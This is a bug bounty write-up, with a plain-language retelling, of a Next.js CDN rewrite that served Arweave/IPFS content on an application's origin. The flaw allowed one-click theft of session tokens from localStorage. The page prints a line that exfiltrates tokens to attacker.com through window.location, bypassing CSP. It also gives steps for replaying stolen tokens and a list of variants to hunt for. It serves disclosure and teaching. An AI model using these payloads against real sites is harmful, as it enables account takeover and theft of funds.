How a Next.js CDN Proxy Turned Into a One-Click Account Takeover
A Next.js rewrite rule proxied content from permissionless storage networks (Arweave and IPFS) through the application's own origin, so an attacker could host HTML with JavaScript there and have it run as same-origin script. Because session tokens sat in localStorage and the CSP allowed inline and same-origin scripts, one click on a crafted link let an attacker read the tokens and take over the victim's account.

medium.com
Published on medium.com
Bug Bounty
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target is a web application built on Next.js. Its next.config.ts contains a rewrites() block that acts as a reverse proxy for content from two decentralised storage networks, Arweave and IPFS. When a visitor requests a path under /cdn/arweave/ or /cdn/ipfs-io/, Vercel fetches the corresponding resource from arweave.net or ipfs.io and returns it as if it came from the application's own origin: same origin, same cookies, same localStorage.
The application also proxies other CDNs such as Cloudinary, but those only serve images. Arweave and IPFS are permissionless storage networks, so anyone can upload anything to them, including HTML with JavaScript. Proxying that content through the application's origin means proxying attacker-controlled content through the application's origin.
The application's authentication provider keeps session tokens in localStorage, and its Content Security Policy allows inline and same-origin scripts. Together these turned the proxy into a one-click account takeover chain, rated CVSS 9.3 Critical.
Setup
No special accounts, roles or tooling are described. The researcher started from the open-source repository and read next.config.ts. The researcher used Arweave's GraphQL API to find existing HTML transactions and Arweave's upload tools to publish the exploit page. The exploit page was uploaded for free.
Preconditions for the attack:
- The rewrite rules for Arweave and IPFS are present and deployed.
- The victim is logged in, so that tokens exist in
localStorage. - The victim clicks a link to the proxied page.
Finding it
The researcher pulled the open-source repo and read next.config.ts. Config files are where architectural decisions live, and the rewrites() function contained this block:
async rewrites() { return [ { source: '/cdn/arweave/:path*', destination: 'https://arweave.net/:path*' }, { source: '/cdn/ipfs-io/:path*', destination: 'https://ipfs.io/:path*' }, ];}
Next.js rewrites act as a reverse proxy: a visit to /cdn/arweave/anything makes Vercel fetch https://arweave.net/anything and serve the response as if it came from the application's own domain. Because Arweave and IPFS are permissionless, an attacker can place HTML and JavaScript there and have it served on the application's origin.
Exploitation
Step 1: Find an endpoint that serves raw HTML
The first attempt did not work. Requesting an HTML transaction through the standard path triggered a redirect to a sandboxed subdomain:
target.com/cdn/arweave/{txid}redirects to a sandboxed subdomain (safe)target.com/cdn/arweave/raw/{txid}serves raw HTML on the target's origin (exploitable)
Arweave's /raw/ endpoint serves content directly with no redirect. The researcher found existing HTML transactions on Arweave using its GraphQL API, filtering for Content-Type: text/html, and navigated to one through the proxy. The HTML rendered directly on the target's domain.
Step 2: Check the CSP
The Content Security Policy included:
script-src 'self' 'unsafe-inline' 'unsafe-eval' ...
'unsafe-inline' lets inline script tags execute freely. 'self' allows scripts from the target's domain, and the proxied Arweave page is the target's domain. The CSP was completely bypassed.
Step 3: Identify what is worth stealing
The auth provider stores session tokens in localStorage:
auth:token: JWT (session token)auth:refresh_token: refresh tokenauth:pat: personal access token
All three are readable by any JavaScript running on the target's origin. localStorage has no equivalent of the HttpOnly flag, so there is no protection comparable to an HttpOnly cookie, which is invisible to JavaScript by design.
Step 4: Build the exploit page
The researcher uploaded a crafted HTML page to Arweave that:
- Shows a convincing "Verifying Your Submission" loading page (social engineering layer)
- Reads all auth tokens from
localStorage - Base64 encodes them into a compact payload
- Redirects to an attacker-controlled server via
window.location - Lets the server capture the tokens and redirect the victim back to the application
The victim sees a brief loading screen and then is back on the platform, noticing nothing, while the attacker has the full session.
Step 5: Exfiltrate around connect-src
CSP's connect-src directive blocks fetch() and XMLHttpRequest to external domains, so a direct request would not work:
fetch('https://attacker.com', { body: JSON.stringify(tokens) })
CSP cannot restrict window.location navigation, because the browser must let the user navigate to any URL. The exfiltration therefore becomes:
window.location = 'https://attacker.com/?d=' + btoa(JSON.stringify(tokens))
The attacker's server logs the URL parameters containing the tokens, then issues a 302 redirect back to the target platform, producing a seamless round trip.
Step 6: Prove account takeover
With the stolen tokens, the researcher opened a different browser, pasted the tokens into localStorage and reloaded:
localStorage.setItem('auth:token', stolen_jwt);localStorage.setItem('auth:refresh_token', stolen_refresh);localStorage.setItem('auth:pat', stolen_pat);location.reload();
The hijacked session could:
- Read the victim's full PII via the user API endpoint (200 OK)
- Access internal dashboards (200 OK)
- Modify account settings including wallet addresses for crypto payouts (200 OK)
- Submit work and claim bounties as the victim
Root cause
The mistake is architectural: a rewrite rule proxies permissionless, attacker-controlled storage through the application's own origin. Because the proxied page is same-origin, it inherits the application's trust: the CSP's 'self' and 'unsafe-inline' allow its scripts to run, and localStorage exposes the session tokens to it. Storing tokens in localStorage rather than HttpOnly cookies means any same-origin script can read them, so any XSS on the origin becomes full account takeover. The standard Arweave path redirected to a sandboxed subdomain, but the /raw/ endpoint served content directly and bypassed that protection.
Impact
- Any logged-in user who clicks a link has their full session stolen.
- The payload is permanent: Arweave is immutable storage, so the exploit page cannot be taken down, deleted or modified by anyone, including the attacker and Arweave.
- No user interaction beyond one click: the page looks legitimate and exfiltrates automatically.
- Full account takeover: the attacker gets complete access to the victim's account, PII and crypto payouts.
- Mass-exploitable: the same link works against every user.
CVSS: AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:N gives 9.3 Critical.
Even after the rewrite rules are patched, the payload remains on Arweave. If the rewrite is ever re-introduced, for example during a rollback or by a developer unaware of the history, the attack becomes live again instantly.
Fix
The simplest fix is to remove the Arweave and IPFS rewrite rules entirely. If proxying is required for functionality, the alternatives given are:
- Serve proxied content with
Content-Type: text/plainorContent-Disposition: attachmentto prevent browser rendering. - Use a separate domain (for example
cdn-proxy.example.com) that shares no origin with the main application. - Render proxied content in a sandboxed iframe with a null origin.

The program acknowledged the finding as Critical on the same day it was reported and removed the CDN rewrite rules.
Variants to test
- Other config-driven proxies. Read
next.config.ts,nginxproxy_pass, ApacheProxyPassand Vercelvercel.jsonrewrites for rules that map external content onto the application's origin. A positive result is a path that returns attacker-controlled HTML rendered on the target's domain. - Permissionless storage behind an origin proxy. Check projects that display on-chain content from Arweave, IPFS, Filecoin or similar networks. A positive result is a proxied page whose JavaScript executes with the application's origin.
- Alternate endpoints on the same service. For each proxied service, enumerate paths beyond the documented one, such as Arweave's
/raw/. A positive result is a path that serves content directly instead of redirecting to a sandboxed subdomain. - Token storage in
localStorage. Inspect the auth provider's storage keys. A positive result is a session token readable by same-origin JavaScript, which turns any XSS into account takeover. - CSP navigation exfiltration. Where
connect-srcblocksfetchandXHR, test whetherwindow.locationcan carry data in a URL parameter to an attacker-controlled server. A positive result is a logged request containing the data, regardless of how strict the CSP is.
What happened, in plain words
A website had a feature that let it show files stored on two public file-sharing networks, Arweave and IPFS, as if those files were part of the website itself. Because anyone in the world can upload files to those networks, and because the website displayed them under its own name, an attacker could put a small web page on Arweave and have it run inside the website's own domain. That page could then read the visitor's login tokens and send them to the attacker. The attacker could use those tokens to log in as the victim. The whole thing needed only one click from the victim. The researcher rated it CVSS 9.3, Critical, and the program acknowledged it as Critical the same day.
This article walks through the same steps the researcher took, but explains every idea from scratch. If you can use a browser, you can follow it.
Some background ideas first
Before the steps, here are the concepts that come up again and again. Each one is explained where it first matters, but a short overview helps.
- A web page and its origin. When you open a site, your browser loads a page from an address such as
https://example.com. The combination of the protocol (https), the host name (example.com) and the port is called the origin. Browsers treat each origin as a separate trust zone. A script running onexample.comcan read data thatexample.comstored in your browser, but a script onevil.comcannot. This separation is one of the main safety walls of the web. - A reverse proxy. Imagine a receptionist at an office who takes your request, walks to a different building to fetch what you asked for, and hands it to you as if it came from the office you are standing in. A reverse proxy does the same for web requests: your browser asks the website for something, the website fetches it from somewhere else, and returns it to you under its own address. The key point is that your browser believes the content came from the website's own origin.
- A CDN. A content delivery network is a service that stores and serves files, usually images, quickly from many places. Websites often use one so they do not have to host every picture themselves.
- Permissionless storage. Arweave and IPFS are networks where anyone can upload a file without asking permission. There is no account approval and no moderator. That is useful for publishing things that should not disappear, but it also means an attacker can upload anything, including a web page with JavaScript in it.
- JavaScript. The programming language that runs inside your browser and makes pages interactive. A page's JavaScript can read what the page is allowed to read, including data the site stored in your browser.
- A token. When you log in, many sites do not keep a password around. Instead the server gives your browser a long random string called a token. Your browser sends that token with every request to prove who you are. Think of it as a cloakroom ticket: whoever holds the ticket gets the coat. If someone steals your token, they can act as you without knowing your password.
- localStorage. A small storage box inside your browser that a website can use to keep data between visits. Any JavaScript running on that same origin can read everything in it. There is no lock.
- A cookie. Another way websites store data in your browser. A special kind, an HttpOnly cookie, is deliberately hidden from JavaScript: the browser sends it to the server automatically, but scripts on the page cannot read it. That makes it safer than localStorage for login tokens.
- CSP (Content Security Policy). A set of rules a website sends to your browser saying which scripts are allowed to run and where the page may send data. It is like a list of permitted guests at a party. If a rule is loose, unwanted scripts can slip in.
- XSS (Cross-Site Scripting). The general name for a bug where an attacker gets their own JavaScript to run inside someone else's website. Because the script runs on the victim site's origin, it can do anything the site's own code could do.
- Account takeover (ATO). When an attacker gains control of someone else's account, usually by stealing their session.
- CVSS. A scoring system for how severe a security bug is. Scores run from 0 to 10; 9.0 and above is Critical.
With those in hand, the story makes sense.
Step 1: Reading the configuration file
The researcher started by looking at the website's source code, which was publicly available. Most people hunting for bugs look at input forms and API endpoints. The researcher instead opened a configuration file called next.config.ts. Configuration files describe how the site is put together, and that is often where structural mistakes hide.
Inside, a block called rewrites() stood out:
async rewrites() { return [ { source: '/cdn/arweave/:path*', destination: 'https://arweave.net/:path*' }, { source: '/cdn/ipfs-io/:path*', destination: 'https://ipfs.io/:path*' }, ];}
Line by line:
async rewrites() {starts a function that returns a list of rewrite rules. "async" just means it can do its work asynchronously; for our purposes it is a normal function.return [begins the list of rules.{ source: '/cdn/arweave/:path*', destination: 'https://arweave.net/:path*' }is the first rule.sourceis the path on the website.:path*means "whatever comes after this point, keep it".destinationis where the website should fetch from. So a request to/cdn/arweave/abcmakes the site fetchhttps://arweave.net/abcand hand it back to the visitor.{ source: '/cdn/ipfs-io/:path*', destination: 'https://ipfs.io/:path*' }is the same idea for IPFS.- The closing brackets end the list and the function.
Why this matters: this is a reverse proxy. When you visit /cdn/arweave/something, the website fetches that file from Arweave and serves it to you as if it were part of the website. Your browser sees the content as coming from the website's own origin. Same cookies, same localStorage, same trust.
The site also proxied other CDNs such as Cloudinary, but those only serve images, so they are harmless. Arweave and IPFS are different: anyone can upload anything, including a web page with JavaScript. Proxying that content through the site's origin means proxying attacker-controlled content through the site's origin.
Step 2: Finding a path that serves raw HTML
The first attempt did not work. When the researcher asked the site for an HTML file stored on Arweave through the normal path, the site redirected the browser to a separate, sandboxed subdomain. A sandboxed subdomain is a separate origin, so any script there cannot read the main site's data. Safe.
But Arweave has a second way to fetch content, a /raw/ endpoint that serves the file directly with no redirect. So the two paths behave differently:
target.com/cdn/arweave/{txid}redirects to a sandboxed subdomain (safe)target.com/cdn/arweave/raw/{txid}serves raw HTML on the target's origin (exploitable)
Here {txid} is a transaction ID, the unique label Arweave gives each uploaded file. The researcher found existing HTML files on Arweave using Arweave's GraphQL API, filtering for files whose Content-Type is text/html. Content-Type is a label the server attaches to a file saying what kind of file it is; text/html means "this is a web page". Then the researcher opened one of those files through the proxy, and the HTML rendered directly on the target's domain.
Why this step matters: the normal path had a safety net (the redirect to a sandboxed subdomain). The /raw/ path skipped the net. Many services have more than one way to reach the same content, and the less obvious one is often less protected.
Step 3: Checking the Content Security Policy
The site sent a Content Security Policy to browsers. The relevant part was:
script-src 'self' 'unsafe-inline' 'unsafe-eval' ...
Line by line:
script-srcis the rule that says which scripts may run on the page.'self'means scripts loaded from the site's own origin are allowed. Since the proxied Arweave page is served on the site's origin, its scripts count as'self'.'unsafe-inline'means scripts written directly inside the HTML page (inline scripts) are allowed to run.'unsafe-eval'means the page may turn strings into running code at runtime.- The
...means there were other entries in the policy that are not relevant here.
Why this matters: the CSP was supposed to be a wall, but it had two wide doors. 'unsafe-inline' lets an attacker's inline script run, and 'self' treats the proxied page as part of the site. The CSP was completely bypassed.
Step 4: Finding what is worth stealing
The site's login system stored three tokens in the browser's localStorage:
auth:token: a JWT, the main session token. A JWT (JSON Web Token) is a signed string the server can check to confirm who you are.auth:refresh_token: a refresh token, used to get a new session token when the old one expires.auth:pat: a personal access token, a long-lived key for programmatic access.
All three are readable by any JavaScript running on the site's origin. localStorage has no equivalent of the HttpOnly flag, so there is no protection comparable to an HttpOnly cookie, which is invisible to JavaScript by design.
Why this matters: this is the difference between a nuisance and a disaster. If tokens were in HttpOnly cookies, a script on the page could not read them, and the attack would stop here. Because they were in localStorage, any script on the origin can pick them up.
Step 5: Building the exploit page
The researcher uploaded a crafted HTML page to Arweave. Uploading to Arweave is free through its upload tools. The page did five things:
- Showed a convincing "Verifying Your Submission" loading screen. This is the social engineering layer: the victim sees something that looks like normal site behaviour and does not get suspicious.
- Read all auth tokens from localStorage.
- Encoded them into a compact text form using Base64. Base64 is a way of turning any data into plain letters and digits so it can travel safely inside a URL.
- Redirected the browser to an attacker-controlled server using
window.location.window.locationis the browser's way of saying "go to this address now". - Let the server capture the tokens and then redirect the victim back to the application.
The victim's experience: click a link, see a brief loading screen, and land back on the platform. They notice nothing. The attacker now has their full session.
Why this step matters: the exploit page is the weapon. It has to look harmless, grab the tokens, and get them out without the victim noticing.
Step 6: Getting the tokens out past the CSP
This was the most interesting technical part. The CSP's connect-src directive blocks fetch() and XMLHttpRequest to external domains. fetch() and XMLHttpRequest are the normal ways JavaScript talks to a server in the background. So a direct request like this would not work:
fetch('https://attacker.com', { body: JSON.stringify(tokens) })
Line by line:
fetch(starts a background request.'https://attacker.com'is the address the script wants to send data to.{ body: JSON.stringify(tokens) }attaches the tokens as the request body.JSON.stringifyturns the token object into a text string.- The closing
)ends the call.
But CSP cannot restrict window.location navigation. The browser has to let the user navigate to any URL, otherwise the entire web would break. So the exfiltration becomes:
window.location = 'https://attacker.com/?d=' + btoa(JSON.stringify(tokens))
Line by line:
window.location =tells the browser to navigate to a new address.'https://attacker.com/?d='is the attacker's server, with a query parameter nameddwaiting to receive data.+joins the two strings together.btoa(...)is the browser function that applies Base64 encoding, turning the token text into letters and digits safe for a URL.JSON.stringify(tokens)turns the tokens into a text string first.
The attacker's server logs the URL parameters, which contain all the tokens, then issues a 302 redirect back to the target platform. A 302 is the standard HTTP status code for "this page has moved, go here instead". The victim sees a seamless round trip.
Why this step matters: this is a general trick worth remembering. CSP's connect-src protects background network requests but not navigation. Any data that fits in a URL parameter can be exfiltrated via a redirect, regardless of how strict the CSP is.
Step 7: Proving the account takeover
With the stolen tokens, full account takeover is trivial. The researcher opened a different browser, pasted the tokens into localStorage, and reloaded:
localStorage.setItem('auth:token', stolen_jwt);localStorage.setItem('auth:refresh_token', stolen_refresh);localStorage.setItem('auth:pat', stolen_pat);location.reload();
Line by line:
localStorage.setItem('auth:token', stolen_jwt);writes the stolen session token into the new browser's storage under the same key the site uses.localStorage.setItem('auth:refresh_token', stolen_refresh);does the same for the refresh token.localStorage.setItem('auth:pat', stolen_pat);does the same for the personal access token.location.reload();reloads the page so the site reads the tokens and treats the browser as logged in.
The hijacked session could:
- Read the victim's full PII via the user API endpoint (200 OK). PII means personally identifiable information, such as name, address and contact details. An API is a way for one piece of software to ask another for data; the user API endpoint is the address the site uses to fetch a user's profile. 200 OK is the HTTP status code for "success".
- Access internal dashboards (200 OK).
- Modify account settings including wallet addresses for crypto payouts (200 OK). A wallet address is the destination where cryptocurrency payments are sent; changing it means redirecting the victim's money.
- Submit work and claim bounties as the victim.
Why this step matters: this is the proof. It is not enough to say "I could steal tokens"; the researcher showed that the stolen tokens actually grant full control of the account, including the ability to redirect money.
Why this is critical, not just bad
Several things combine to make this severe:
- Any logged-in user who clicks a link has their full session stolen. The attacker does not need to target a specific person; the same link works against everyone.
- The payload is permanent. Arweave is immutable storage: once data is uploaded, it exists forever. The exploit page cannot be taken down, deleted or modified by anyone, including the attacker and Arweave itself.
- No user interaction beyond one click. The page looks legitimate and exfiltrates automatically.
- Full account takeover. The attacker gets complete access to the victim's account, PII and crypto payouts.
- Mass-exploitable. The same link works against every user.
Even after the site patches its rewrite rules, the payload sits on Arweave waiting. If the rewrite is ever re-introduced, for example during a rollback or by a new developer who does not know the history, the attack becomes live again instantly.
The CVSS score was AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:N, which gives 9.3 Critical. In plain words, that vector says: the attack works over the network, needs no special conditions, needs no prior login from the attacker, needs one click from the victim, affects other systems beyond the vulnerable one, and has high impact on confidentiality and integrity but not availability.
The fix
The simplest fix is to remove the Arweave and IPFS rewrite rules entirely. If proxying is required for functionality, the alternatives given are:
- Serve proxied content with
Content-Type: text/plainorContent-Disposition: attachmentto prevent the browser from rendering it.text/plaintells the browser "this is just text, do not run it", andContent-Disposition: attachmenttells the browser "download this file instead of displaying it". - Use a separate domain, for example
cdn-proxy.example.com, that shares no origin with the main application. A different origin means scripts there cannot read the main site's localStorage. - Render proxied content in a sandboxed iframe with a null origin. An iframe is a page inside a page; a sandboxed one has its abilities restricted, and a null origin means it cannot touch the parent site's data.
The program acknowledged the finding as Critical on the same day it was reported and removed the CDN rewrite rules.
What to look for in your own hunting
- Read the configuration files.
next.config.ts, nginxproxy_pass, ApacheProxyPassand Vercelvercel.jsonrewrites are all places where an app can proxy external content onto its own origin. A positive result is a path that returns attacker-controlled HTML rendered on the target's domain. Most hunters focus on user input, not infrastructure routing, so this is underexplored. - Permissionless storage behind an origin proxy. Check projects that display on-chain content from Arweave, IPFS, Filecoin or similar networks. A positive result is a proxied page whose JavaScript executes with the application's origin. The CDN proxy pattern is common in Web3.
- Alternate endpoints on the same service. For each proxied service, enumerate paths beyond the documented one, such as Arweave's
/raw/. A positive result is a path that serves content directly instead of redirecting to a sandboxed subdomain. - Token storage in localStorage. Inspect the auth provider's storage keys. A positive result is a session token readable by same-origin JavaScript, which turns any XSS into account takeover.
- CSP navigation exfiltration. Where
connect-srcblocksfetchandXHR, test whetherwindow.locationcan carry data in a URL parameter to an attacker-controlled server. A positive result is a logged request containing the data, regardless of how strict the CSP is.
Final thought
This entire chain started from three lines in a config file. No fuzzing, no fancy tooling, no automation, just reading code with an adversarial mindset. The best bugs often live not in the application logic, but in the architectural decisions that set up the application's boundaries. Those boundaries are your attack surface.
Glossary
- API (Application Programming Interface): a way for one piece of software to ask another for data or actions, often over the web.
- Arweave: a permissionless, immutable storage network where anyone can upload files that then exist forever.
- Base64: an encoding that turns any data into plain letters and digits so it can travel safely inside a URL or text field.
- CDN (Content Delivery Network): a service that stores and serves files, usually images, quickly from many locations.
- Cloudinary: a CDN service that serves images.
- Content Security Policy (CSP): a set of rules a website sends to the browser saying which scripts may run and where the page may send data.
- Content-Type: a label attached to a file saying what kind of file it is, such as
text/htmlfor a web page. - Cookie: a small piece of data a website stores in your browser and sends back with requests.
- CVSS: a scoring system for the severity of a security bug, from 0 to 10; 9.0 and above is Critical.
- Exfiltration: getting stolen data out of a victim's browser to the attacker's server.
- fetch(): a JavaScript function for making background requests to a server.
- Filecoin: a permissionless storage network similar in spirit to Arweave and IPFS.
- GraphQL API: an API style where the client asks for exactly the data it wants; Arweave offers one for searching its content.
- HttpOnly cookie: a cookie the browser hides from JavaScript, so scripts on the page cannot read it.
- iframe: a page embedded inside another page.
- IPFS: a permissionless storage network where anyone can upload files.
- JavaScript: the programming language that runs inside the browser and makes pages interactive.
- JSON Web Token (JWT): a signed string the server can check to confirm who you are.
- localStorage: a storage box inside the browser that a website can use to keep data between visits; any script on the same origin can read it.
- Next.js: a framework for building web applications, often deployed on Vercel.
- nginx / Apache: web server software that can also act as a reverse proxy.
- Origin: the combination of protocol, host name and port that browsers treat as one trust zone.
- PII (Personally Identifiable Information): data that identifies a person, such as name, address or contact details.
- Permissionless storage: a storage network where anyone can upload files without approval or moderation.
- Personal access token (PAT): a long-lived key used for programmatic access to an account.
- Refresh token: a token used to get a new session token when the old one expires.
- Reverse proxy: a server that fetches content from somewhere else and returns it to the visitor as if it came from its own address.
- Rewrite rule: a configuration entry that maps one URL path to another, often used to proxy content.
- Sandboxed subdomain: a separate origin with restricted abilities, so scripts there cannot read the main site's data.
- Session token: a token proving you are logged in.
- 302 redirect: an HTTP status code meaning "this page has moved, go here instead".
- 200 OK: an HTTP status code meaning "success".
- Vercel: a hosting platform for web applications, including Next.js apps.
- window.location: the browser's way of navigating to a new address.
- XSS (Cross-Site Scripting): a bug where an attacker gets their own JavaScript to run inside someone else's website.
- XMLHttpRequest: an older JavaScript function for making background requests to a server.




